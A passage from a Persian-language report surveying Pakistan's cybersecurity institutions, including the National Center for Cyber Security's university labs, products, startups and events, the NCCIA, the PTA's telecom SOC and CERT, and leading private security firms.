این مرکز همچنین از تحقیقات در برخی حوزه‌های امنیت سایبری حمایت مالی می‌کند و از پژوهشگران دعوت می‌کند تا پروپوزال‌های تحقیقاتی و نوآوری خود در حوزه‌های تخصصی امنیت سایبری را ارسال کنند. گفتنی است پروپوزال پروژه‌هایی در اولویت قرار خواهند گرفت که دارای ارزش تجاری و شراکت‌های صنعتی بوده و اهداف و نتایج مشخص داشته باشند. حوزه‌های کلیدی که محدوده پروژه را تعیین می‌کنند، شامل موارد زیر است:

- رمزنگاری، تحلیل رمز و پنهان‌نگاری؛
- اطلاعات منبع باز (اوسینت)؛
- امنیت وب و داده‌های کلان؛
- امنیت فضای ابری و مراکز داده؛
- اطلاعات تهدیدهای سایبری؛
- چارچوب امنیت رسانه‌های اجتماعی؛
- ارتباط بین امنیت سایبری و حفظ حق آزادی بیان در فضای دیجیتال؛
- امنیت و حریم خصوصی نسل پنجم اینترنت (۵G)؛

- امنیت و ممیزی سیستم‌های کنترل صنعتی؛
- عوامل انسانی در امنیت سایبری؛
- جرم‌شناسی دارک وب؛
- جرم‌شناسی دیجیتال در محیط‌های هوشمند؛
- امنیت فناوری مالی (فین‌تک)؛ و
- امنیت مبتنی بر هوش مصنوعی [۲۹].

همکاری‌های علمی مرکز: همانطور که پیش‌تر اشاره شد، مرکز ملی امنیت سایبری همکاری‌های گسترده‌ای با دانشگاه‌های پاکستان دارد و در زمینه توسعه آزمایشگاه‌های تخصصی امنیت سایبری، شرکت‌های نوآفرین و محصولات و ابزارهای نوین در حوزه امنیت سایبری فعالیت دارد. این مرکز همچنین با برگزاری رویدادهای تخصصی نقش مهمی در ارتقای سطح دانش و آگاهی در این حوزه ایفا می‌کند. در ادامه، دانشگاه‌های دارای همکاری با این مرکز، شرکت‌های تاسیس‌شده زیر نظر این مرکز و ابزارهای توسعه‌یافته توسط آن به تفصیل معرفی می‌شوند. فهرست برخی از دانشگاه‌ها و مراکز تحقیقاتی که به‌عنوان شرکای علمی این مرکز مشارکت کرده و آزمایشگاه‌هایی زیر نظر این مرکز تاسیس کرده‌اند، در جدول ۶ ارائه شده است [۳۰].

جدول ۶: همکاری‌های علمی مرکز ملی امنیت سایبری [۳۰]

نام دانشگاه/موسسه	لوگوی دانشگاه/موسسه	نام آزمایشگاه تاسیس‌شده زیر نظر مرکز ملی امنیت سایبری
دانشگاه نیرو هوایی اسلام‌آباد		آزمایشگاه ملی جرم‌شناسی سایبری ^۱

نام دانشگاه/موسسه	لوگوی دانشگاه/موسسه	نام آزمایشگاه تاسیس شده زیر نظر مرکز ملی امنیت سایبری
دانشگاه بحریه اسلام آباد ^۱		آزمایشگاه شناسایی و مقابله با تهدیدهای سایبری (CRC) ^۲
دانشگاه نیرو هوایی اسلام آباد		آزمایشگاه امنیت دستگاه‌ها و شبکه ^۳
دانشگاه علوم مدیریت لاهور (LUMS)		آزمایشگاه امنیت اینترنت و حریم خصوصی ^۴
دانشگاه مهندسی و فناوری این‌ای‌دی کراچی ^۵		آزمایشگاه امنیت اینترنت و فناوری کوانتومی ^۶
دانشگاه ملی علوم و فناوری اسلام آباد (NUST) ^۷		آزمایشگاه ممیزی و ارزیابی امنیتی ^۸
دانشگاه مهندسی و فناوری لاهور ^۹ (UET)		آزمایشگاه امنیت اینترنت اشیا ^{۱۱}
دانشگاه پشاور ^{۱۲}		آزمایشگاه سیستم‌های امن نوآورانه ^{۱۳}

1. Bahria University Islamabad
2. Cyber Reconnaissance and Combat (CRC) Lab
3. Devices and Network Security Lab
4. Internet Security and Privacy Lab
5. NED University of Engineering and Technology Karachi
6. Internet Security and Quantum Technology Lab
7. National University of Sciences & Technology Islamabad
8. Security Auditing and Evaluation Lab
9. University of Engineering and Technology Lahore
10. Internet of Things (IoT) Security Lab
11. University of Peshawar
12. Innovative Secured Systems Lab

نام دانشگاه/موسسه	لوگوی دانشگاه/موسسه	نام آزمایشگاه تاسیس شده زیر نظر مرکز ملی امنیت سایبری
دانشگاه مهندسی و فناوری (UET) تاکسیلا ^۱		آزمایشگاه بازرسی عمیق بسته‌ها (DPI) ^۲
دانشگاه مهندسی و فناوری (UET) پشاور ^۳		آزمایشگاه سیستم‌های امن نوآورانه
موسسه مهندسی و علوم کاربردی پاکستان (PIEAS) اسلام‌آباد ^۴		آزمایشگاه حفاظت از زیرساخت‌های حیاتی و تحلیل بدافزارها ^۵
دانشگاه فناوری اطلاعات (ITU) لاهور ^۶		آزمایشگاه امنیت بلاک چین ^۷

محصولات/ نمونه‌های اولیه مرکز ملی امنیت سایبری در حوزه امنیت سایبری:

مرکز ملی امنیت سایبری باهدف تقویت امنیت فضای سایبری کشور و با همکاری دانشگاه‌ها و موسسات مذکور و آزمایشگاه‌های تاسیس شده در آن‌ها محصولات و نمونه‌های اولیه متعددی در حوزه‌های مختلف امنیتی ارائه کرده است. این محصولات شامل راهکارهایی برای مقابله با تهدیدهای سایبری، ارزیابی امنیتی، تجزیه و تحلیل بلاک چین، امنیت اینترنت اشیا، و امنیت دستگاه‌های تلفن همراه است که در جدول ۷ به معرفی نمونه‌هایی از آن‌ها پرداخته شده است [۳۱].

1. University of Engineering and Technology Taxila
2. Deep Packet Inspection (DPI) Lab
3. University of Engineering and Technology Peshawar
4. Pakistan Institute of Engineering & Applied Sciences (PIEAS) Islamabad
5. Critical Infrastructure Protection & Malware Analysis Lab
6. Information Technology University (ITU) Lahore
7. Blockchain Security Lab

جدول ۷: محصولات و نمونه‌های اولیه مرکز ملی امنیت سایبری

نام آزمایشگاه سازنده محصول/نمونه اولیه	نام محصول/ نمونه اولیه	معرفی محصول/نمونه اولیه
آزمایشگاه شناسایی و مقابله با تهدیدهای سایبری (CRC)	Netspection	Netspection امنیت بی سابقه‌ای ارائه می‌دهد و گزینه‌های انعطاف‌پذیری برای استقرار فراهم می‌کند تا کاربران بتوانند سرمایه‌گذاری‌های شبکه خود را بهینه کنند. این سیستم بهترین کارایی امنیتی، عملکرد مقیاس‌پذیر و کنترل نسل آینده سامانه‌های تشخیص نفوذ را فراهم می‌کند که مدیریت امنیت را ساده‌تر می‌سازد. این سیستم همچنین امنیت شبکه را در محیط‌های فیزیکی و مجازی یکپارچه کرده و از کسب‌وکارها در برابر تهدیدهای جدید مانند بدافزارها، حملات روز صفر، شبکه ربات‌ها (بات‌نت‌ها)، حملات محروم‌سازی از سرویس و حملات هدفمند پیشرفته محافظت می‌کند.
آزمایشگاه امنیت بلاک چین	راهکار PKICHAIN	راهکار PKIChain سیستمی مبتنی بر بلاک چین است که جهت صدور، مدیریت و لغو گواهی‌نامه‌های دیجیتال مانند گواهی‌های SSL ^۱ برای مالکان دامنه طراحی شده است. این سیستم شفافیت، ممیزی و ردیابی را با استفاده از بلاک چین فراهم می‌کند و هر عملیات صدور گواهی با توافق چندین گره شبکه انجام می‌شود. این راهکار در برابر حملات جدید مانند دستکاری لاگ‌ها، حملات محروم‌سازی از سرویس، حملات محروم‌سازی از سرویس توزیع‌شده و سوءاستفاده از قدرت مرکز صدور گواهی، حملات دولتی و سیستم‌ها یا زیرساخت‌های معیوب مقاوم است.
آزمایشگاه امنیت اینترنت و فناوری کوانتومی	پلتفرم امنیت و اطلاعات تهدیدها ^۲	این راهکار کنترل‌های امنیتی و اطلاعات جامع تهدیدها را در یک مکان متمرکز ارائه می‌دهد و داشبوردهای تعاملی فراهم می‌کند. این راهکار با قابلیت کشف دارایی و مدیریت دارایی‌ها، رابطه آن‌ها را شمارش کرده و نمای بهتری از زیرساخت‌ها ارائه می‌دهد.

۱. گواهی SSL یک پروتکل امنیتی است که وظیفه ایجاد ارتباط امن بین کلاینت و سرور را برعهده دارد و این کار را با احراز هویت سرور و کلاینت و کلیدهای رمزنگاری انجام می‌دهد.

2. Security & Threat Intelligence Platform

نام آزمایشگاه سازنده محصول/نمونه اولیه	نام محصول/ نمونه اولیه	معرفی محصول/نمونه اولیه
آزمایشگاه امنیت اینترنت اشیا	THINGZ FIREWALL	ThingzFirewall Lite یک فایروال خانگی/اداری هوشمند است که برای محافظت از تمام دستگاه‌های متصل به اینترنت در خانه یا دفاتر کوچک طراحی شده است.
آزمایشگاه سیستم‌های امن نوآورانه	کانتینر هوشمند ^۱	کانتینر هوشمند براساس ترکیب فناوری اینترنت اشیا با ماژول‌های لجستیکی ساخته شده است. این کانتینر برای انتقال امن اطلاعات پارامترهای محیطی داخل کانتینر در حین حمل و نقل زمینی یا دریایی استفاده می‌شود تا محرمانگی و یکپارچگی داده‌های انتقالی تضمین شود.
آزمایشگاه ممیزی و ارزیابی امنیتی	ابزار ارزیابی امنیت وب (WebSAT) ^۲	ابزار ارزیابی امنیتی وب شناسایی آسیب‌پذیری‌های موجود در برنامه‌های وب طراحی شده است. این ابزار بیشتر برای شناسایی ۱۰ نوع آسیب‌پذیری اصلی در امنیت وب (OWASP) ^۳ ایجاد شده است.
آزمایشگاه ملی جرم‌شناسی سایبری	FORKIT	FORKIT یک ابزار جرم‌شناسی رایانه‌ای است که به تحلیل شواهد جرم‌شناسی به دست آمده از سیستم‌های احتمالی آسیب‌دیده کمک می‌کند. این ابزار با اسکن ساختار فایل‌ها، آن‌ها را به دسته‌های مختلف تقسیم کرده و برای تجزیه و تحلیل دقیق‌تر آماده می‌سازد.
آزمایشگاه امنیت دستگاه‌ها و شبکه	AUNIDS	AUNIDS هرگونه فعالیت مخرب در داخل شبکه را به‌طور موثری شناسایی می‌کند. این سیستم همواره ترافیک جریان شبکه را نظارت کرده و رویدادها و هشدارها را در رابط کاربری وب به صورت آنی (در زمان واقعی) گزارش می‌دهد.

شرکت‌های نوآفرین وابسته به مرکز ملی امنیت سایبری: شرکت‌های نوآفرین فعالی

در حوزه امنیت سایبری وجود دارند که برآمده از آزمایشگاه‌های وابسته به مرکز ملی امنیت سایبری هستند. این شرکت‌ها در حوزه‌های مختلفی مانند امنیت اینترنت اشیا،

1. Smart Container
2. Web Security Assessment Toolkit
3. OWASP (Open Web Application Security Project) Top 10

امنیت بلاک چین، ارزیابی و ممیزی امنیتی، جرم شناسی سایبری و امنیت دستگاه‌ها و شبکه‌ها فعالیت می‌کنند. فهرست تعدادی از شرکت‌های نوآفرین زیرمجموعه مرکز ملی امنیت سایبری در جدول ۸ ارائه شده است [۳۲].

جدول ۸: شرکت‌های نوآفرین زیرمجموعه مرکز ملی امنیت سایبری [۳۲]

نام شرکت نوآفرین	آزمایشگاه منشأ	لوگوی شرکت	آدرس وب‌گاه شرکت
ThingzEye Pvt Ltd	آزمایشگاه امنیت اینترنت اشیا		https://thingzeye.com/
PKICHAIN	آزمایشگاه امنیت بلاک چین		https://pkichain.com/
Lynx Information Security Pvt Ltd	آزمایشگاه ممیزی و ارزیابی امنیتی		https://lynx-infosec.com/
TRIC Tech Pvt Ltd	آزمایشگاه ملی جرم شناسی سایبری		https://www.t3tech.com/
Cyber Droid Pvt Ltd	آزمایشگاه امنیت دستگاه‌ها و شبکه		https://cyberdroid.nccs.pk

رویدادهای امنیت سایبری مرکز ملی امنیت سایبری: مرکز ملی امنیت سایبری

پاکستان با هدف ارتقای سطح امنیت دیجیتال کشور و پرورش نیروی انسانی متخصص در حوزه امنیت سایبری، مجموعه‌ای از رویدادها و برنامه‌های آموزشی و رقابتی را برگزار می‌کند. این رویدادها فضایی را فراهم می‌کنند تا دانشجویان، محققان و متخصصان بتوانند مهارت‌ها و ایده‌های خود را در زمینه امنیت سایبری به نمایش بگذارند و با آخرین تحولات این حوزه آشنا شوند. در ادامه، دو نمونه از این رویدادها به طور خلاصه معرفی می‌شوند.

مسابقه امنیت سایبری پاکستان: مسابقه امنیت سایبری پاکستان^۱ توسط مرکز

ملی امنیت سایبری به همراه تیم ملی پاسخ فوری سایبری پاکستان (PkCERT) برگزار می‌شود. این مسابقه شامل رویدادهای هکاتون^۲، رقابت‌های سایبری فتح پرچم^۳، مسابقه رمزنگاری^۴ و مسابقه ارائه ایده‌ها برای ایجاد شرکت‌های نوآفرین^۵ می‌شود. مشارکت در این رویداد برای دانشجویان دانشگاه‌ها و سایر موسسات آموزشی در سراسر پاکستان آزاد است.

در دنیای دیجیتال امروز برای مقابله با چالش‌های سایبری نیاز مبرمی به پرورش نسل جدیدی از کارشناسان امنیت سایبری وجود دارد که با آسیب‌پذیری‌های امنیتی جدید آشنا باشند و راهکارهایی برای ایمن‌سازی دستگاه‌ها و خدمات جدید در فضای دیجیتال پیدا کنند. از این رو، مسابقه امنیت سایبری پاکستان بستری را فراهم می‌کند تا به شناسایی و پرورش نیروهای ماهر در این حوزه و تبدیل پاکستان به کشوری امن، مقاوم و ایمن از نظر سایبری کمک کند. این رویداد فرصتی منحصر به فرد برای دانشجویان فراهم می‌آورد تا در مسابقات مختلف شرکت کرده و توانمندی‌های خود را نشان دهند [۳۳].

کنفرانس بین‌المللی در زمینه امنیت فضای سایبری: از دیگر اقدامات مرکز ملی

امنیت سایبری پاکستان می‌تواند به برگزاری کنفرانس بین‌المللی در زمینه امنیت

1. Pakistan Cyber Security Challenge

2. Hackathon

هکاتون یک رویداد کدنویسی اجتماعی است که برنامه‌نویسان برای یافتن راه‌حل‌های جدید و تکمیل پروژه‌های بزرگ مشترک دور هم جمع می‌شوند. این گردهمایی معمولاً برای ساخت یک برنامه نرم‌افزاری جدید در مدت زمان نسبتاً کوتاهی معمولاً ۲۴ یا ۴۸ ساعت برگزار می‌شود.

3. Capture the Flag (CTF) Event

رقابت‌های فتح پرچم نوعی رقابت سایبری می‌باشند که در آن، افراد برای نفوذ یا برقراری امنیت سیستم‌های کامپیوتری تلاش می‌کنند. در برگزاری این رقابت‌ها چالش‌های تصنعی و غیر تصنعی پیاده‌سازی می‌شود و شرکت کنندگان به صورت گروهی برای رمزگشایی اطلاعات و یا کشف آسیب‌پذیری‌ها و نفوذ به سیستم‌های امنیتی تلاش می‌کنند.

4. Crypto Challenge

5. Startup Challenge (Ideas Cup)

فضای سایبری (ICSCS)^۱ اشاره کرد. این مرکز در سال‌های ۲۰۲۰، ۲۰۲۱ و ۲۰۲۲ این کنفرانس را برگزار کرده است و در کنفرانس سال ۲۰۲۵ نیز قصد دارد تا رویداد دو روزه‌ای در دانشگاه نیرو هوایی اسلام‌آباد با همکاری دانشگاه‌ها و موسسات تحقیقاتی پاکستان برگزار کند و از محققان و متخصصان امنیت سایبری از سراسر جهان دعوت کند تا پژوهش‌ها و تجربیات خود را در زمینه‌های پیشرفته و جدید امنیت سایبری به اشتراک بگذارند. کنفرانس بین‌المللی امنیت فضای سایبری ۲۰۲۵ فرصتی برای شرکت‌کنندگان فراهم می‌کند تا ایده‌ها، راهبردها و سیاست‌های خود در زمینه امنیت سایبری را به اشتراک بگذارند، بیاموزند و نشان دهند [۳۴].

♦ سازمان ملی تحقیقات جرایم سایبری پاکستان

دولت پاکستان به منظور مقابله با تهدیدهای فزاینده سایبری سازمان ملی تحقیقات جرایم سایبری (NCCIA) را به طور رسمی در سال ۲۰۲۵ تاسیس کرد. این سازمان به عنوان نهادی مستقل و با اختیارات کامل وظیفه تحقیق و مقابله با تمامی جرایم مرتبط با فضای سایبری در سراسر کشور را برعهده دارد. تا پیش از آن، بخش جرایم سایبری^۲ تحت نظارت سازمان فدرال تحقیقات پاکستان (FIA) فعالیت می‌کرد، اما با توجه به افزایش روزافزون حوادثی همچون آزار و اذیت برخط، باج‌خواهی اینترنتی، سرقت هویت و سایر جرایم در شبکه‌های اجتماعی اکنون این بخش به نهادی خودمختار ارتقا یافته است تا تمامی مسئولیت‌های مرتبط با پیشگیری، تحقیق و اجرای قوانین در حوزه جرایم سایبری را به طور انحصاری برعهده بگیرد [۳۵]. از این رو، سازمان ملی تحقیقات جرایم سایبری به عنوان نهاد مرکزی برای حفاظت از زیرساخت‌های دیجیتال کشور در زمینه اجرای قوانین سایبری و ارتقای آگاهی و تاب‌آوری در حوزه امنیت سایبری فعالیت می‌کند.

1. International Conference on Secure Cyber Space
2. Cybercrime Wing

به‌طورکلی، ایجاد زیست‌بوم دیجیتالی ایمن، مطمئن و تاب‌آور در پاکستان مأموریت اصلی این سازمان است که از طریق پیشگیری، شناسایی، تحقیق و پیگرد جرایم سایبری با تکیه بر اجرای سختگیرانه قانون، نوآوری فناورانه و همکاری عمومی تحقق می‌یابد. چشم‌انداز این سازمان نیز شامل رهبری در مسیر تبدیل پاکستان به یک کشور دیجیتالی امن است. در این راستا، سازمان مذکور با مقابله فعال با تهدیدهای سایبری، تقویت اعتماد عمومی به بسترهای دیجیتال و ایجاد همکاری‌های راهبردی نسبت به تقویت تاب‌آوری سایبری در سطح ملی و بین‌المللی مبادرت می‌ورزد [۳۶].

◆ سازمان مخابرات پاکستان

سازمان مخابرات پاکستان (PTA) متولی اصلی تنظیم و نظارت بر بخش مخابرات این کشور است. این سازمان سند راهبرد امنیت سایبری برای بخش مخابرات ۲۰۲۸-۲۰۳۱ را منتشر کرده که صریحاً به اجرای بخش‌هایی از سیاست ملی امنیت سایبری ۲۰۲۱ در حوزه مخابرات اشاره دارد. این سازمان همچنین مرکز ملی عملیات امنیتی مخابرات (NTSOC)^۲ را راه‌اندازی کرده تا نظارت و پاسخ در بخش مخابرات را متمرکز کند.

اداره امنیت سایبری^۳ وابسته به این سازمان نیز در راستای تقویت امنیت سایبری در صنعت مخابرات و ایجاد فضای سایبری تاب‌آور برای پاکستان مشورت‌های گسترده‌ای با ذینفعان صنعتی و کارشناسان امنیت سایبری انجام داده است. این مشورت‌ها منجر به اجرای اقدامات مختلفی باهدف ارتقای سطح امنیت کلی بخش مخابرات شده‌اند. به‌طورکلی، اقدامات کلیدی سازمان مخابرات در زمینه تقویت و ارزیابی وضعیت امنیت سایبری صنعت مخابرات پاکستان عبارتند از:

1. Cyber Security Strategy for Telecom Sector 2023-2028
2. National Telecom Security Operation Center
3. PTA's Cyber Security Directorate

مقررات امنیت داده‌ها و زیرساخت‌های حیاتی مخابرات (۲۰۲۰) (CTDISR): این مقررات

شامل ۱۶ حوزه امنیتی و ۱۰۴ اقدام حفاظتی و امنیتی است و سازمان مخابرات به منظور تضمین اجرای یکپارچه آن چارچوب ملی امنیت سایبری مخابرات (۲۰۲۲) را ارائه کرد.

مرکز ملی عملیات امنیتی مخابرات (nTSOC): این مرکز که در ادامه معرفی خواهد شد،

در سال ۲۰۲۳ ایجاد شد تا با بهره‌گیری از فناوری‌هایی همچون مدیریت اطلاعات و رویدادهای امنیتی (SIEM) و هماهنگ‌سازی ابزارهای امنیتی، خودکارسازی و پاسخ به تهدیدهای امنیتی (SOAR) بتواند اطلاعات تهدید را مدیریت کرده و از داده‌های حساس محافظت کند و مانع نفوذها و رخنه‌های امنیتی شود.

راهکار اسکن غیرتهاجمی (Risk Scan): این راهکار امکان اسکن زیرساخت‌های

عمومی بخش مخابرات را به صورت مداوم و غیرتهاجمی فراهم می‌آورد و دید دقیقی از وضعیت امنیتی ارائه می‌دهد.

تیم ملی پاسخ فوری رایانه‌ای در حوزه مخابرات (۲۰۲۱) (nTCERT): این سامانه برخط

برای حفاظت از داده‌ها و زیرساخت‌های حیاتی مخابرات راه‌اندازی شده است و فقط برای کاربران و شرکت‌های دارای مجوز رسمی قابل دسترسی است [۵].

♦ مرکز ملی عملیات امنیتی مخابرات

سازمان مخابرات پاکستان (PTA) در سال ۲۰۲۳ مرکز ملی عملیات امنیتی مخابرات (nTSOC) را راه‌اندازی کرد که بستری متمرکز برای مدیریت حوادث سایبری در بخش مخابرات است. این مرکز تحت چارچوب سیاست ملی سایبری پاکستان ۲۰۲۱ و قانون

1. Critical Telecom Data and Infrastructure Security Regulations (2020)
2. National Telecom Cyber Security Framework (2022)
3. Security Information and Event Management
4. Security Orchestration, Automation, and Response
5. Non-Intrusive Scanning Tool/ Solution

پیشگیری از جرایم الکترونیکی ۲۰۱۶ تاسیس شده است و تامین امنیت داده‌ها و زیرساخت‌های حیاتی مخابراتی پاکستان در برابر حملات سایبری هدف اصلی آن محسوب می‌شود [۹۹]. به طور کلی، اهداف اصلی مرکز ملی عملیات امنیتی مخابرات به شرح زیر است:

- فراهم کردن دید وسیعی به تهدیدهای سایبری که بخش مخابرات را هدف قرار می‌دهند؛
- نظارت بر شبکه‌ها و رویدادهای امنیتی برای شناسایی و پاسخگویی سریع به تهدیدهای سایبری؛
- تسهیل واکنش‌های پیشگیرانه و کاهش تهدیدها با همکاری اپراتورهای مخابراتی جهت پاسخگویی موثر به حوادث سایبری؛ و
- جمع‌آوری، تجزیه و تحلیل و تبادل اطلاعات تهدید با اپراتورهای مخابراتی برای بهبود امنیت و تاب‌آوری بخش مخابرات [۵].

این مرکز اولین مرکز عملیات امنیتی بخش مخابرات در پاکستان است که پس از صدور سیاست امنیت سایبری ایجاد شده است [۹۹]. شایان ذکر است همه اپراتورهای مخابراتی به منظور رعایت استانداردهای مقررات امنیت داده‌ها و زیرساخت‌های حیاتی مخابرات (CTDISR) باید مرکز عملیات امنیتی خود را پیاده‌سازی کرده و آن را به این مرکز متصل کنند. درواقع، سازمان مخابرات پاکستان موفق به راه‌اندازی مرکز ملی عملیات امنیتی مخابرات شده است که به تمامی مراکز عملیات امنیتی اپراتورهای بزرگ متصل است و در آینده به مرکز ملی عملیات امنیتی نیز متصل خواهد شد. از این رو، مرکز ملی عملیات امنیتی مخابرات به تامین امنیت بخش مخابرات پاکستان و همچنین تقویت وضعیت امنیت سایبری کشور کمک شایانی می‌کند. نظارت پیشگیرانه برای حفاظت از

داده‌های حساس در برابر نفوذ دشمن و واکنش سریع به هرگونه حمله سایبری علیه زیرساخت‌های حیاتی مخابراتی از وظایف اصلی مرکز ملی عملیات امنیتی مخابرات است. در همین راستا، این مرکز وظیفه نظارت شبانه‌روزی بر فضای سایبری بخش مخابراتی را برعهده دارد [۵].

مرکز ملی عملیات امنیتی مخابرات از سه مولفه کلیدی تشکیل شده است که ابزارهای مهمی در مدیریت تهدیدهای سایبری و پاسخ به حوادث امنیتی هستند:

(الف) راهکار مدیریت حوادث و رویدادهای امنیتی (SIEM) که هشدارها را از منابع مختلف جمع‌آوری و تحلیل کرده و تهدیدهای امنیتی را شناسایی و دسته‌بندی می‌کند؛

(ب) راهکار هماهنگ‌سازی ابزارهای امنیتی، خودکارسازی و پاسخ به تهدیدهای امنیتی (SOAR) که وظایفی مانند پاسخ به حوادث و تحقیقات را به صورت خودکار در می‌آورد؛ و

(پ) بستر اطلاعات تهدید (TIP)^۱ که به مرکز ملی عملیات امنیتی مخابرات این امکان را می‌دهد تا به اطلاعات به‌روز تهدید از منابع مختلف دسترسی پیدا کند [۵].

♦ تیم ملی پاسخ فوری رایانه‌ای در حوزه مخابرات

تیم ملی پاسخ فوری رایانه‌ای در حوزه مخابرات (nTCERT) ابتکاری از سوی سازمان مخابرات پاکستان است که در سال ۲۰۲۱ باهدف اشتراک پیشگیرانه اطلاعات تهدید با اپراتورهای مخابراتی ایجاد شده است تا آن‌ها بتوانند اقدامات امنیتی خود را مطابق با تهدیدها هماهنگ کنند. این تیم همچنین تلاش‌های نهادهای امنیت سایبری داخلی سازمان مخابرات و اپراتورهای مخابراتی را برای پاسخگویی مشترک به هر حادثه سایبری هماهنگ می‌کند تا رویکرد دفاعی و بازپایی موثر و هم‌افزا ایجاد شود. در راستای تحقق

1. Threat Intelligence Platform

ماموریت خود، تیم مذکور اقدامات متعددی به شرح زیر انجام می‌دهد:

- پایش مستمر تهدیدهای سایبری و جمع‌آوری اطلاعات تهدیدها؛
- ارائه مشاوره و هشدار به اپراتورهای مخابراتی در مورد تهدیدهای سایبری نوپدید، آسیب‌پذیری‌ها و تاثیر احتمالی تهدیدهای سایبری بر زیرساخت‌ها و خدمات آن‌ها؛ و
- پاسخ به رخدادهای امنیت سایبری ازجمله راهنمایی اپراتورهای مخابراتی آسیب‌دیده در زمینه مهار و حذف تهدیدها و انجام اقدامات بازپایی [۵].

شایان ذکر است برخی وظایف تیم ملی پاسخ فوری سایبری پاکستان (PkCERT) و تیم ملی پاسخ فوری رایانه‌ای در حوزه مخابرات (nTCERT) در حوزه‌هایی مانند پایش تهدیدها، هشداردهی و واکنش به رخدادهای سایبری هم‌پوشانی دارد و هر دو نهاد در گردآوری اطلاعات تهدید و صدور هشدارهای امنیتی فعالیت دارند. درواقع، تفاوت اصلی این دو تیم در حوزه فعالیت و دامنه مسئولیت آن‌هاست. تیم پاسخ فوری رایانه‌ای در حوزه مخابرات به‌عنوان نهادی تخصصی زیر نظر سازمان مخابرات پاکستان فعالیت دارد که صرفاً بر حفاظت از شبکه‌ها، داده‌ها و زیرساخت‌های حیاتی مخابراتی کشور، پشتیبانی از اپراتورها و دارندگان مجوز در بخش مخابرات و همچنین ارائه هشدارهای امنیتی به شرکت‌های مخابراتی متمرکز است. درمقابل، تیم ملی پاسخ فوری سایبری پاکستان (PkCERT) مسئولیت مدیریت حوادث و ارتقای تاب‌آوری سایبری در سطح ملی و عمومی را برعهده دارد و هدف آن ارائه خدمات مشاوره، شناسایی، پیشگیری و واکنش به تهدیدهای سایبری در گستره وسیع‌تری از کشور است. نکته دیگر این است که مخاطبان تیم پاسخ فوری سایبری پاکستان علاوه بر سازمان‌های دولتی و بخش خصوصی، عموم کاربران را نیز شامل می‌شود و معمولاً با تیم‌های پاسخ فوری کشورهای دیگر نیز همکاری می‌کند.

۲.۲.۴.۳. شرکت‌های خصوصی پیشرو در حوزه امنیت سایبری پاکستان

همانطور که پیش‌تر اشاره شد، زیست‌بوم امنیت سایبری در پاکستان ترکیبی از نهادهای دولتی، شرکت‌های خصوصی، مراکز پژوهشی و بازیگران نوآفرین است که هر یک نقشی مهم در تقویت توان دفاعی دیجیتال کشور ایفا می‌کنند. در بخش قبلی به معرفی نهادهای دولتی پرداخته شد و در این بخش برجسته‌ترین شرکت‌های خصوصی و نوآفرین پاکستان در حوزه امنیت سایبری معرفی خواهند شد. درواقع، این شرکت‌ها با ارائه خدمات نوآورانه‌ای مانند تست نفوذ، تحلیل بدافزار، شبیه‌سازی حملات، آموزش و مشاوره به ارتقای تاب‌آوری سایبری بخش‌های مختلف اقتصادی و اجتماعی کمک می‌کنند.

اطلاع‌نگاشت ۸: شرکت‌های خصوصی پیشرو در حوزه امنیت سایبری پاکستان

شرکت Apprise Cyber https://apprise-cyber.com/	شرکت خدمات امنیت سایبری Tier۳ https://tier3.pk/
شرکت خدمات امنیت سایبری CyberWing https://cyberwingsolutions.com	شرکت امنیت سایبری Ideal Solutions https://www.idealsols.com/
شرکت ONSITE https://www.onsite.com.pk/	شرکت مشاوره GRC https://grcc.com.pk/
شرکت Dunicot https://dunicot.com/	

◆ شرکت خدمات امنیت سایبری Tier۳

شرکت خدمات امنیت سایبری Tier۳^۱ از سال ۲۰۱۱ به عنوان پیشروترین شرکت امنیت سایبری در پاکستان فعالیت می‌کند. این شرکت با برخورداری از بیش از ۱۲ سال تجربه، مأموریت خود را حفاظت از دنیای دیجیتال پاکستان و توانمندسازی سازمان‌ها، شرکت‌ها و افراد در برابر تهدیدهای سایبری تعریف کرده است. این شرکت در زمینه ارائه خدمات تخصصی از جمله ارزیابی امنیت سایبری، تست نفوذ، شبیه‌سازی حملات واقعی برای ارزیابی آمادگی، تحلیل آسیب‌پذیری، تهدیدشناسی، پاسخ به حوادث، آموزش تخصصی امنیت سایبری و مشاوره در این حوزه فعالیت دارد [۴۳].

شرکت خدمات امنیت سایبری Tier۳ که در سال ۲۰۲۲ موفق به دریافت جایزه TechBehemoths در بخش امنیت سایبری شد [۴۴]، با تکیه بر تیمی از متخصصان و هکرهاي نخبه مأموریت دارد تا سازمان‌ها، کسب‌وکارها و افراد را در برابر تهدیدهای سایبری محافظت کرده و تاب‌آوری دیجیتال آن‌ها را تقویت کند. دفتر مرکزی این شرکت در اسلام‌آباد قرار دارد و خدمات خود را به مشتریان در سراسر پاکستان ارائه می‌دهد [۴۳].

◆ شرکت Apprise Cyber

شرکت Apprise Cyber یکی از برترین شرکت‌های حوزه فناوری و آموزش امنیت سایبری در پاکستان است. این شرکت تلاش می‌کند بهترین راهکارهای امنیت سایبری و خدمات تست نفوذ را در پاکستان ارائه دهد و راهکارهای کاملاً امن و آزمایش‌شده‌ای برای مشتریان خود فراهم کند. این شرکت با چشم‌انداز پیشگامی در خدمات و آموزش‌های امنیت سایبری مأموریت دارد تا با ارائه دوره‌های آموزشی باکیفیت، افراد و سازمان‌ها را در برابر تهدیدهای سایبری توانمند سازد و گامی موثر در ایجاد دنیای دیجیتال امن‌تر بردارد.

1. Tier3 Cyber Security Services Pakistan

شرکت Apprise Cyber در زمینه حفاظت و ایمن سازی کسب و کارها، جوامع و افراد در دنیای دیجیتال در حال رشد به موفقیت چشمگیری دست یافته و اعتماد بیش از ۵۰۰ شرکت در سراسر پاکستان را جلب کرده است. در مجموع، خدمات امنیتی این شرکت عبارتند از:

- ارزیابی نفوذ و نقاط ضعف؛
- جرم شناسی دیجیتال؛
- تست نفوذ؛
- سخت سازی سیستم ها؛
- تست مهندسی اجتماعی؛
- بازیابی کد منبع؛
- تشخیص و پاسخ دهی مدیریت شده؛
- ارزیابی ریسک تاب آوری شبکه؛
- بازیابی سیاست های امنیت اطلاعات؛ و
- تست نفوذ مبتنی بر اطلاعات.

مشتریان هدف این شرکت شامل دولت و سازمان های دولتی، بانک ها، بیمه و مراکز فعال در حوزه های بهداشت، درمان و آموزش، خرده فروشی و تولید، رسانه و سرگرمی، حمل و نقل و آماد، انرژی و خدمات عمومی، فناوری اطلاعات و نرم افزار، ساخت و ساز و مخابرات می شود [۴۵].

♦ شرکت امنیت سایبری Ideal Solutions

شرکت امنیت سایبری Ideal Solutions^۱ شرکتی شناخته شده در حوزه امنیت

1. Ideal Solutions (SMC-PRIVATE) Limited

